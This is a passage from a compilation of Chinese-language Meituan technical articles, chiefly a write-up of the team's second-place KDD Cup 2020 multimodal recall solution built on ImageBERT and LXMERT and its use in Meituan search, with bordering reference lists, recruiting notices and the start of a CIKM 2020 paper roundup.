[5] Veličković P, Cucurull G, Casanova A, et al. Graph attention networks[J]. arXiv preprint arXiv:1710.10903, 2017.

[6] He X, Zhao K, Chu X. AutoML: A Survey of the State-of-the-Art[J]. arXiv preprint arXiv:1908.00709, 2019.

[7] Elsken T, Metzen J H, Hutter F. Neural architecture search: A survey[J]. arXiv preprint arXiv:1808.05377, 2018.

[8] Zhou K, Song Q, Huang X, et al. Auto-gnn: Neural architecture search of graph neural networks[J]. arXiv preprint arXiv:1909.03184, 2019.

[9] Gao Y, Yang H, Zhang P, et al. Graphnas: Graph neural architecture search with reinforcement learning[J]. arXiv preprint arXiv:1904.09981, 2019.

[10] Zhang C, Ren M, Urtasun R. Graph hypernetworks for neural architecture search[J]. arXiv preprint arXiv:1810.05749, 2018.

[11] Kipf T N, Welling M. Semi-supervised classification with graph convolutional networks[J]. arXiv preprint arXiv:1609.02907, 2016.

[12] Du J, Zhang S, Wu G, et al. Topology adaptive graph convolutional networks[J]. arXiv preprint arXiv:1710.10370, 2017.

作者简介

坚强，胡可，金鹏，雷军，均来自美团广告平台搜索广告算法团队。
唐兴元，中国科学院大学。

关于美团 AI

美团 AI 以“帮人们吃得更好，生活更好”为核心目标，致力于在实际业务场景需求上探索前沿的人工智能技术，并将之迅速落地在实际生活服务场景中，完成线下经济的数字化。 美团 AI 诞生于美团丰富的生活服务场景需求之上，具有场景驱动技术的独特性与优势。以业务场景与丰富数据为基础，通过图像识别、语音交互、自然语言处理、配送调度技术，落地于无人配送、无人微仓、智慧门店等真实场景下，覆盖人们生活的方方面面，用科技助力用户生活质量提升，产业智能化升级乃至整个社会的生活服务新基建建设。

更多信息请访问：https://ai.meituan.com/

招聘信息

美团广告平台搜索广告算法团队立足搜索广告场景，探索深度学习、强化学习、人工智能、大数据、知识图谱、NLP 和计算机视觉最前沿的技术发展，探索本地生活服务电商的价值。主要工作方向包括：

- **触发策略**：用户意图识别、广告商家数据理解，Query 改写，深度匹配，相关性建模。
- **质量预估**：广告质量度建模。点击率、转化率、客单价、交易额预估。
- **机制设计**：广告排序机制、竞价机制、出价建议、流量预估、预算分配。
- **创意优化**：智能创意设计。广告图片、文字、团单、优惠信息等展示创意的优化。

岗位要求：

- 有三年以上相关工作经验，对 CTR/CVR 预估，NLP，图像理解，机制设计至少一方面有应用经验。
- 熟悉常用的机器学习、深度学习、强化学习模型。
- 具有优秀的逻辑思维能力，对解决挑战性问题充满热情，对数据敏感，善于分析 / 解决问题。
- 计算机、数学相关专业硕士及以上学历。

具备以下条件优先：

- 有广告 / 搜索 / 推荐等相关业务经验。
- 有大规模机器学习相关经验。

感兴趣的同学可投递简历至：tech@meituan.com（邮件标题请注明：广平搜索团队）。

KDD Cup 2020 多模态召回比赛亚军方案与搜索业务应用

作者：左凯　马潮　东帅　曹佐　金刚　张弓

1. 背景

ACM SIGKDD（ACM SIGKDD Conference on Knowledge Discovery and Data Mining）是世界数据挖掘领域的顶级国际会议。KDD Cup 比赛由 ACM SIGKDD 举办，从 1997 年开始每年举办一次，也是数据挖掘领域最有影响力的赛事之一。该比赛同时面向企业界和学术界，云集了世界数据挖掘界的顶尖专家、学者、工程师、学生等参加，通过竞赛，为数据挖掘从业者们提供了一个学术交流和研究成果展示的理想场所。今年，KDD Cup 共设置四个赛道共五道赛题，涉及数据偏差问题（Debiasing）、多模态召回（Multimodalities Recall）、自动化图学习（AutoGraph）、对抗学习问题和强化学习问题。

美团搜索广告算法团队最终在 Debiasing 赛道中获得冠军（1/1895），在 AutoGraph 赛道中也获得了冠军（1/149）。在 Multimodalities Recall 赛道中，亚军被美团搜索与 NLP 团队摘得（2/1433），美团搜索广告算法团队获得了第三名（3/1433）。

图 1　KDD Cup 2020 Multimodalities Recall 比赛 TOP 10 榜单

跟其它电商公司一样，美团业务场景中除了文本，还存在图片、动图、视频等多种模态信息。同时，美团搜索是典型的多模态搜索引擎，召回和排序列表中存在 POI、图片、文本、视频等多种模态结果，如何保证 Query 和多模态搜索结果的相关性面临着很大的挑战。鉴于多模态召回赛题（Multimodalities Recall）和美团搜索业务的挑战比较类似，本着磨炼算法基本功和沉淀相关技术能力的目的，美团搜索与 NLP 组建团队参与了该项赛事，最终提出的“基于 ImageBERT 和 LXMERT 融合的多模态召回解决方案”最终获得了第二名（2/1433）（KDD Cup2020 Recall 榜单）。本文将介绍多模态召回赛题的技术方案，以及多模态技术在美团搜索场景中的落地应用。

相关代码已经在 GitHub 上开源：https://github.com/zuokai/KDDCUP_2020_MultimodalitiesRecall_2nd_Place。

2. 赛题简介

2019 年，全球零售电子商务销售额达 3.53 万亿美元，预计到 2022 年，电子零售收

入将增长至 6.54 万亿美元。如此快速增长的业务规模表明了电子商务行业的广阔发展前景，但与此同时，这也意味着日益复杂的市场和用户需求。随着电子商务行业规模的不断增长，与之相关的各个模态数据也在不断增多，包括各式各样的带货直播视频、以图片或视频形式展示的生活故事等等。新的业务和数据都为电子商务平台的发展带来了新的挑战。

目前，绝大多数的电子商务和零售公司都采用了各种数据分析和挖掘算法来增强其搜索和推荐系统的性能。在这一过程中，多模态的语义理解是极为重要的。高质量的语义理解模型能够帮助平台更好的理解消费者的需求，返回与用户请求更为相关的商品，能够显著的提高平台的服务质量和用户体验。

在此背景下，今年的 KDD Cup 举办了多媒体召回任务（Modern E-Commerce Platform: Multimodalities Recall），任务要求参赛者根据用户的查询 Query，对候选集合中的所有商品图片进行相关性排序，并找出最相关的 5 个商品图片。举例说明如下：

如图 2 所示，用户输入的 Query 为：

```
leopard-print women's shoes
```

根据其语义信息，左侧图片与查询 Query 是相关的，而右侧的图片与查询 Query 是不相关的。

图 2　多模态匹配示意图

从示例可以看出，该任务是典型的多模态召回任务，可以转化为 Text-Image Matching 问题，通过训练多模态召回模型，对 Query-Image 样本对进行相关性打分，然后对相关性分数进行排序，确定最后的召回列表。

2.1 比赛数据

本次比赛的数据来自淘宝平台真实场景下用户 Query 以及商品数据，包含三部分：训练集（Train）、验证集（Val）和测试集（Test）。根据比赛阶段的不同，测试集又分为 testA 和 testB 两个部分。数据集的规模、包含的字段以及数据样例如表 1 所示。真实样本数据不包含可视化图片，示例图是为了阅读和理解的便利。

比赛数据规模和字段说明

数据集		数据量	包含的字段信息
训练集（Train）		3,000,000	• 图片ID • 图片的长宽 • 目标框的数量 • 目标框的2048维特征 • 目标框的标签（Label） • 目标框的坐标信息和面积信息 • 用户查询Query • 查询Query的ID
验证集（Val）		14720	
测试集（Test）	test A	26830	
	test B	29005	

数据示例

- 图片ID：10359478
- 图片的长宽：800*800
- 目标框的数量：3
- 目标框的2048维特征：Base64编码压缩，此处省略
- 目标框的标签：['human face', 'luggage leather goods', 'others']
- 目标框的坐标信息和面积信息(y1,x1,y2,x2,面积占比)：[[0.15375 0.33625 0.35375 0.5075 0.03425] [0.3325 0.33375 0.94 0.84125 0.30830625][0.85375 0.0025 0.94875 0.1225 0.0114]]
- 用户查询Query：students printed schoolbag valid
- 查询Query的ID：318

表 1　比赛数据集详情

在数据方面，需要注意的点有：

- 训练集（Train）每条数据代表相关的 Query-Image 样本对，而在验证集（Val）和测试集（Test）中，每条 Query 会有多张候选图片，每条数据表示需要计算相关性的 Query-Image 样本对。
- 赛事主办方已经对所有图片通过目标检测模型（Faster-RCNN）提取了多个目标框，并保存了目标框相应的 2048 维图像特征。因此，在模型中无需再考虑图像特征的提取。

2.2 评价指标

本次比赛采用召回 Top 5 结果的归一化折损累计增益（Normalized Discounted Cumulative Gain，NDCG@5）来作为相关结果排序的评价指标。

3. 经典解法

本次比赛需要解决的问题可以转化为 Text-Image Matching 任务，即对每一个 Query-Image 样本对进行相似性打分，进而对每个 Query 的候选图片进行相关度排序，得到最终结果。多模态匹配问题通常有两种解决思路：

1. 将不同模态数据映射到不同特征空间，然后通过隐层交互这些特征学习到一个不可解释的距离函数，如图 3 (a) 所示。
2. 将不同模态数据映射到同一特征空间，从而计算不同模态数据之间的可解释距离（相似度），如图 3 (b) 所示。




图 3　常用的多模态匹配解决思路

一般而言，同等条件下，由于图文特征组合后可以为模型隐层提供更多的交叉特征信息，因而左侧的模型效果要优于右侧的模型，所以在后续的算法设计中，我们都是围绕图 3 左侧的解决思路展开的。

随着 Goolge BERT 模型在自然语言处理领域的巨大成功，在多模态领域也有越来越多的研究人员开始借鉴 BERT 的预训练方法，发展出融合图片 / 视频（Image/Video）等其他模态的 BERT 模型，并成功应用与多模态检索、VQA、Image Caption 等任务中。因此，考虑使用 BERT 相关的多模态预训练模型（Vision-Language Pre-training, VLP），并将图文相关性计算的下游任务转化为图文是否匹配的二分类问题，进行模型学习。

目前，基于 Transformer 模型的多模态 VLP 算法主要分为两个流派：

- 单流模型，在单流模型中文本信息和视觉信息在一开始便进行了融合，直接一起输入到 Encoder（Transformer）中。典型的单流模型如 ImageBERT [3]，VisualBERT [9]、VL-BERT [10] 等。

- 双流模型，在双流模型中文本信息和视觉信息一开始先经过两个独立的 Encoder（Transformer）模块，然后再通过 Cross Transformer 来实现不同模态信息的融合。典型的双流模型如 LXMERT [4]，ViLBERT [8] 等。

4. 我们的方法：Transformer-Based Ensembled Models TBEM

本次比赛中，在算法方面，我们选用了领域最新的基于 Transformer 的 VLP 算法构建模型主体，并加入了 Text-Image Matching 作为下游任务。除了构建模型以外，我们通过数据分析来确定模型参数，构建训练数据。在完成模型训练后，通过结果后处理策略来进一步提升算法效果。整个算法的流程如下图 4 所示：




图 4　算法流程图

接下来对算法中的每个环节进行详细说明。

4.1 数据分析 & 处理

数据分析和处理主要基于以下三个方面考虑：

- 正负样本构建：由于主办方提供的训练数据中，只包含了相关的 Query-Image 样本对，相当于只有正样本数据，因此需要通过数据分析，设计策略构建负样本。

- 模型参数设定：在模型中，图片目标框最大数量、Query 文本最大长度等参数需要结合训练数据的分布来设计。
- 排序结果后处理：通过分析 Query 召回的图片数据分布特点，确定结果后处理策略。

常规的训练数据生成策略为：对于每一个 Batch 的数据，按照 1:1 的比例选择正负样本。其中，正样本为训练集（Train）中的原始数据，负样本通过替换正样本中的 Query 字段产生，替换的 Query 是按照一定策略从训练集（Train）中获取。

为了提升模型学习效果，我们在构建负样本的过程中进行了难例挖掘，在构造样本时，通过使正负样本的部分目标框包含同样的类别标签，从而构建一部分较为相似的正负样本，以提高模型对于相似的正负样本的区分度。

难例挖掘的过程如下图 5 所示，左右两侧的相关样本对都包含了“shoes”这一类别标签，使用右侧样本对的 Query 替换左侧图片的 Query，从而构建难例。通过学习这类样本，能够提高模型对于不同类型“shoes”描述的区分度。




图 5　难例挖掘过程示意图

具体而言，负样本构建策略如表 2 所示：

抽取比例	抽取策略
10%	随机抽取一条Query
40%	抽取一条Query，其对应图片中目标框类别标签与正样本存在重合，类似图5
50%	抽取包含相同实体词的Query，比如sporty men's high-top shoes和 leopard-print women's shoes

表 2　负样本 Query 抽取策略

其次，通过对训练数据中目标框的个数以及 Query 长度的分布情况分析，确定模型的相关参数。图片中目标框的最大个数设置为 10，Query 文本的最大单词个数为 20。后处理策略相关的内容，我们将会在 4.3 部分进行详细的介绍。

4.2 模型构建与训练

4.2.1 模型结构

基于上文中对多模态检索领域现有方法的调研，在本次比赛中，我们分别从单流模型和双流模型中各选择了相应 SOTA 的算法，即 ImageBERT 和 LXMERT。具体而言，针对比赛任务，两种算法分别进行了如下改进：

LXMERT 模型方面主要的改进包括：

- 图片特征部分（Visual Feature）融入了目标框类别标签所对应的文本特征。
- Text-Image Matching Task 中使用两层全连接网络进行图片和文本融合特征的二分类，其中第一个全连接层之后使用 GeLU[2] 进行激活，然后通过 LayerNorm[1] 进行归一化处理。
- 在第二个全连接层之后采用 Cross Entropy Loss 训练网络。

改进后的模型结构如下图 6 所示：




图 6　比赛中使用的 LXMERT 模型结构

特征网络的预训练权重使用了 LXMERT 所提供权重文件，下载地址为：https://github.com/airsplay/lxmert。

ImageBERT：本方案中一共用到了两个版本的 ImageBERT 模型，分别记为 ImageBERT A 和 ImageBERT B，下面会分别介绍改进点。

ImageBERT A：基于原始 ImageBERT 的改进有以下几点。

- 训练任务：不对图片特征和 Query 的部分单词做掩码，仅训练相关性匹配任务，不进行 MLM 等其他任务的训练。
- Segment Embedding：将 Segment Embedding 统一编码为 0，不对图片特征和 Query 文本单独进行编码。
- 损失函数：在 [CLS] 位输出 Query 与 Image 的匹配关系，通过 Cross Entropy Loss 计算损失。

依据上述策略，选用 BERT-Base 模型权重对变量初始化，在此基础上进行 FineTune。其模型结构如下图 7 所示：




图 7　比赛中使用的 ImageBert 模型结构

ImageBERT B：和 ImageBERT A 的不同点是在 Position Embedding 和 Segment Embedding 的处理上。

- **Position Embedding**：去掉了 ImageBert 中图像目标框位置信息的 Position Embedding 结构。
- **Segment Embedding**：文本的 Segment Embedding 编码为 0，图片特征的 Segment Embedding 编码为 1。

依据上述策略，同样选用 BERT-Base 模型权重对变量初始化，在此基础上进行 FineTune。

三种模型构建中，共性的创新点在于，在模型的输入中引入了图片目标框的标签信息。而这一思路同样被应用在了微软 2020 年 5 月份最新的论文 Oscar [7] 中，但该文的特征使用方式和损失函数设置与我们的方案不同。

4.2.2 模型训练

使用节 4.1 的数据生成策略构建训练数据，分别对上述三个模型进行训练，训练后的模型在验证集（Val）上的效果如表 3 所示。

Model	NDCG@5
LXMERT	0.7049
ImageBERT A	0.6930
ImageBERT B	0.6953

表 3　初步训练后模型在验证集（Val）上的效果

4.2.3 利用损失函数进行模型微调

完成初步的模型训练后，接下来使用不同的损失函数对模型进行进一步的微调，主要有 AMSoftmax Loss [5]、Multi-Similarity Loss [6]。

- AMSoftmax Loss 通过权值归一化和特征归一化，在缩小类内距离的同时增大类间距离，从而提高了模型效果。
- Multi-Similarity Loss 将深度度量学习转化为样本对的加权问题，采用采样和加权交替迭代的策略实现了自相似性，负相对相似性和正相对相似性三种，能够促使模型学习得到更好的特征。

在我们的方案中所采用的具体策略如下：

- 对于 LXMERT，在特征网络后加入 Multi-Similarity Loss，与 Cross Entropy Loss 组成多任务学习网络，进行模型微调。
- 对于 ImageBERT A，使用 AMSoftmax Loss 代替 Cross Entropy Loss。
- 对于 ImageBERT B，损失函数处理方式和 LXMERT 一致。

经过微调，各模型在验证集（Val）上的效果如表 4 所示。

Model	NDCG@5	提升值
LXMERT	0.7094	0.0045
ImageBERT A	0.6980	0.005
ImageBERT B	0.7098	0.0145

表 4　损失函数对模型微调 -- 验证集（Val）上的效果

4.2.4 通过数据过采样进行模型微调

为了进一步提高模型效果，本方案根据训练集（Train）中 Query 字段与测试集（testB）中的 Query 字段的相似程度，对训练集（Test）进行了过采样，采样规则如下：

- 对 Query 在测试集（testB）中出现的样本，或与测试集（testB）中的 Query 存在包含关系的样本，根据其在训练集（Train）出现的次数，按照反比例进行过采样。
- 对 Query 未在测试集（testB）中出现的样本，根据两个数据集 Query 中重复词的个数，对测试集（testB）每条 Query 抽取重复词数目 Top10 的训练集（Train）样本，每条样本过采样 50 次。

数据过采样后，分别对与上述的三个模型按照如下方案进行微调：

- 对于 LXMERT 模型，使用过采样得到的训练样本对 LXMERT 模型进行进一步微调。
- 对于 ImageBERT A 模型，本方案从训练集（Train）选出 Query 中单词和测试集 (Test)Query 存在重合的样本对模型进行进一步微调。
- 对于 ImageBERT B 模型，考虑到训练集（Train）中存在 Query 表达意思相

同，但是单词排列顺序不同的情况，类似”sporty men’s high-top shoes”和”high-top sporty men’s shoes”，为了增强模型的鲁棒性，以一定概率对 Query 的单词（Word）进行随机打乱，对 ImageBERT B 模型进行进一步微调。

训练后各模型在验证集（Val）上的效果如表 5 所示：

Model	NDCG@5	提升值
LXMERT	0.7159	0.0101
ImageBERT A	0.7150	0.0170
ImageBERT B	0.7015	-0.0083

表 5　过采样后验证集（Val）集上的效果

为了充分利用全部有标签的数据，本方案进一步使用了验证集（Val）对模型进行 FineTune。为了避免过拟合，最终提交结果只对 ImageBERT A 模型进行了上述操作。

在 Query-Image 样本对的相关性的预测阶段，本方案对测试集 (testB)Query 所包含的短句进行统计，发现其中“sen department”这一短句在测试集（testB）中大量出现，但在训练集（Train）中从未出现，但出现过“forest style”这个短句。为了避免这组同义短句对模型预测带来的影响，选择将测试集 (testB) 中 Query 的“sen department”替换为“forest style”，并且利用 ImageBERT A 对替换后的测试集进行相关性预测，结果记为 ImageBERT A’。

4.3 模型融合和后处理

经过上述的模型构建、训练以及预测，本方案共得到了 4 个样本对相关性得分的文件。接下来对预测结果进行 Ensemble，并按照一定策略进行后处理，得到 Query 相应的 Image 候选排序集合，具体步骤如下：

（1）在 Ensemble 阶段，本方案选择对不同模型所得相关性分数进行加权求和，作为每一个样本对的最终相关性得分，各模型按照 LXMERT、ImageBERT A、ImageBERT B、ImageBERT A’的顺序的权值为 0.3:0.2:0.3:0.2，各模型的权重利用网格搜索的方式确定，通过遍历 4 个模型的不同权重占比，每个模型权重占比从 0 到 1，选取在 valid 集上效果最优的权重，进行归一化，作为最终权重。

（2）在得到所有 Query-Image 样本对的相关性得分之后，接下来对 Query 所对应的多张候选图片进行排序。验证集（Val）和测试集（testB）的数据中，部分 Image 出现在了多个 Query 的候选样本中，本方案对这部分样本做了进一步处理：

a. 考虑到同一 Image 通常只对应一个 Query，因此认为同一个 Image 只与相关性分数最高的 Query 相关。使用上述策略对 ImageBERT B 模型在验证集（Val）上所得结果进行后处理，模型的 NDCG@5 分数从 0.7098 提升到了 0.7486。

b. 考虑到同一 Image 对应的多条 Query 往往差异较小，其语义也是比较接近的，这导致了训练后的模型对这类样本的区分度较差，较差区分度的相关性分数会一定程度上引起模型 NDCG@5 的下降。针对这种情况我们采用了如下操作：

- 如果同一 Query 的相关性分数中，Top1 Image 和 Top2 Image 相关性分数之差大于一定阈值，计算 NDCG@5 时则只保留 Top 1 所对应的 Query-Image 样本对，删除其他样本对。
- 相反的，如果 Top1 Image 和 Top2 Image 相关性分数之差小于或等于一定阈值，计算 NDCG@5 时，删除所有包含该 Image 的样本对。

使用上述策略对 ImageBERT B 的验证集（Val）结果进行后处理，当选定阈值为 0.92 时，模型的 NDCG@5 分数从 0.7098 提升到了 0.8352。

可以看到，采用策略 b 处理后，模型性能得到了显著提升，因此，本方案在测试集（testB）上，对所有模型 Ensemble 后的相关性得分采用了策略 b 进行处理，得到了最终的相关性排序。

5. 多模态在美团搜索的应用

前面提到过，美团搜索是典型的多模态搜索场景，目前多模态能力在搜索的多个场景进行了落地。介绍具体的落地场景前，先简单介绍下美团搜索的整体架构，美团整体搜索架构主要分为五层，分别为：数据层、召回层、精排层、小模型重排层以及最终的结果展示层，接下来按照搜索的五层架构详细介绍下搜索场景中多模态的落地。

数据层

多模态表示：基于美团海量的文本和图像 / 视频数据，构建平行语料，进行 Image-BERT 模型的预训练，训练模型用于提取文本和图片 / 视频向量化表征，服务下游召回 / 排序任务。

多模态融合：图片 / 视频数据的多分类任务中，引入相关联的文本，用于提升分类标签的准确率，服务下游的图片 / 视频标签召回以及展示层按搜索 Query 出图。

召回层

多模态表示 & 融合：内容搜索、视频搜索、全文检索等多路召回场景中，引入图片 / 视频的分类标签召回以及图片 / 视频向量化召回，丰富召回结果，提升召回结果相关性。

精排层 & 小模型重排

多模态表示 & 融合：排序模型中，引入图片 / 视频的向量化 Embedding 特征，以及搜索 Query 和展示图片 / 视频的相关性特征、搜索结果和展示图片 / 视频的相关性特征，优化排序效果。

展示层

多模态融合：图片 / 视频优选阶段，引入图片 / 视频和 Query 以及和搜索结果的相关

性信息，做到按搜索 Query 出图以及搜索结果出图，优化用户体验。

图 8　多模态在美团搜索的落地场景

6. 总结

在本次比赛中，我们构建了一种基于 ImageBERT 和 LXMERT 的多模态召回模型，并通过数据预处理、结果融合以及后处理策略来提升模型效果。该模型能够细粒度的对用户查询 Query 的相关图片进行打分排序，从而得到高质量的排序列表。通过本次比赛，我们对多模态检索领域的算法和研究方向有了更深的认识，也借此机会对前沿算法的工业落地能力进行了摸底测试，为后续进一步的算法研究和落地打下了基础。此外，由于本次比赛的场景与美团搜索与 NLP 部的业务场景存在一定的相似性，因此该模型未来也能够直接为我们的业务赋能。

目前，美团搜索与 NLP 团队正在结合多模态信息，比如文本、图像、OCR 等，开展 MT-BERT 多模态预训练工作，通过融合多模态特征，学习更好的语义表达，同时

也在尝试落地更多的下游任务，比如图文相关性、向量化召回、多模态特征表示、基于多模态信息的标题生成等。

参考文献

[1] Ba, J. L., Kiros, J. R., and Hinton, G. E. Layer Normalization. arXiv preprint arXiv:1607.06450 (2016).
[2] Hendrycks, D., and Gimpel, K. Gaussian Error Linear Units (GeLUs). arXiv preprint arXiv:1606.08415 (2016).
[3] Qi, D., Su, L., Song, J., Cui, E., Bharti, T., and Sacheti, A. Imagebert: Cross-modal Pre-training with Large-scale Weak-supervised Image-text Data. arXiv preprint arXiv:2001.07966 (2020).
[4] Tan, H., and Bansal, M. LXMERT: Learning Cross-modality Encoder Representations from Transformers. arXiv preprint arXiv:1908.07490 (2019).
[5] Wang, F., Liu, W., Liu, H., and Cheng, J. Additive Margin Softmax for Face Verification. arXiv preprint arXiv:1801.05599 (2018).
[6] Wang, X., Han, X., Huang, W., Dong, D., and Scott, M. R. Multi-similarity Loss with General Pair Weighting for Deep Metric Learning. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (2019), pp. 5022 - 5030.
[7] Li X, Yin X, Li C, et al. Oscar: Object-semantics aligned pre-training for vision-language tasks[J]. arXiv preprint arXiv:2004.06165, 2020.
[8] Lu J, Batra D, Parikh D, et al. Vilbert: Pretraining task-agnostic visiolinguistic representations for vision-and-language tasks[C]//Advances in Neural Information Processing Systems. 2019: 13-23.
[9] Li L H, Yatskar M, Yin D, et al. Visualbert: A simple and performant baseline for vision and language[J]. arXiv preprint arXiv:1908.03557, 2019.
[10] Su W, Zhu X, Cao Y, et al. Vl-bert: Pre-training of generic visual-linguistic representations[J]. arXiv preprint arXiv:1908.08530, 2019.
[11] 杨扬、佳昊等 . MT-BERT 的探索和实践 . https://tech.meituan.com/2019/11/14/nlp-bert-practice.html

作者简介

左凯，马潮，东帅，曹佐，金刚，张弓等，均来自美团 AI 平台搜索与 NLP 部。

招聘信息

美团搜索与 NLP 部，长期招聘搜索、推荐、NLP 算法工程师，坐标北京 / 上海。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件注明：搜索与 NLP 部）

CIKM 2020 | 一文详解美团 6 篇精选论文

作者：搜索与 NLP 中心

CIKM 是信息检索、知识管理和数据库领域中顶级的国际学术会议，自 1992 年以来，CIKM 成功汇聚上述三个领域的一流研究人员和开发人员，为交流有关信息与知识管理研究、数据和知识库的最新发展提供了一个国际论坛。大会的目的在于明确未来知识与信息系统发展将面临的挑战和问题，并通过征集和评估应用性和理论性强的顶尖研究成果以确定未来的研究方向。

今年的 CIKM 大会原计划 10 月份在爱尔兰的 Galway 举行，由于疫情原因改为在线举行。美团 AI 平台 / 搜索与 NLP 部 /NLP 中心 / 知识图谱组共有六篇论文（其中 4 篇长文，2 篇短文）被国际会议 CIKM 2020 接收。

这些论文是美团知识图谱组与西安交通大学、中国科学院大学、电子科技大学、中国人民大学、西安电子科技大学、南洋理工大学等高校院所的科研合作成果，是在多模态知识图谱、MT-BERT、Graph Embedding 和图谱可解释性等方向上的技术沉淀和应用。希望这些论文能帮助到更多的同学学习成长。

01《Query-aware Tip Generation for Vertical Search》

| 本论文系美团知识图谱组与西安交通大学郝俊美同学、中国科学院大学李灿佳同学、西安电子科技大学汪自力同学的合作论文。

论文下载

可解释性理由（又称推荐理由）是在搜索结果页和发现页（场景决策、必吃榜单等）展示给用户进行亮点推荐的一句自然语言文本，可以看作是真实用户评论的高度浓缩，为用户解释召回结果，挖掘商户特色，吸引用户点击，并对用户进行场景化引导，辅助用户决策从而优化垂直搜索场景中的用户体验。

(a) Search result page of “Steak”. The upper tip is “*The selected filet steak is enough served.*”, and the bottom one is “*The selected Japanese sirloin steak is fresh, good taste and tender.*”.

(b) An selected channel about “Ramen”. The upper tip is “*Pleasant smell and tasty soup made from pork bones*”, and the bottom one is “*The best Ramen rated by natives.*”.

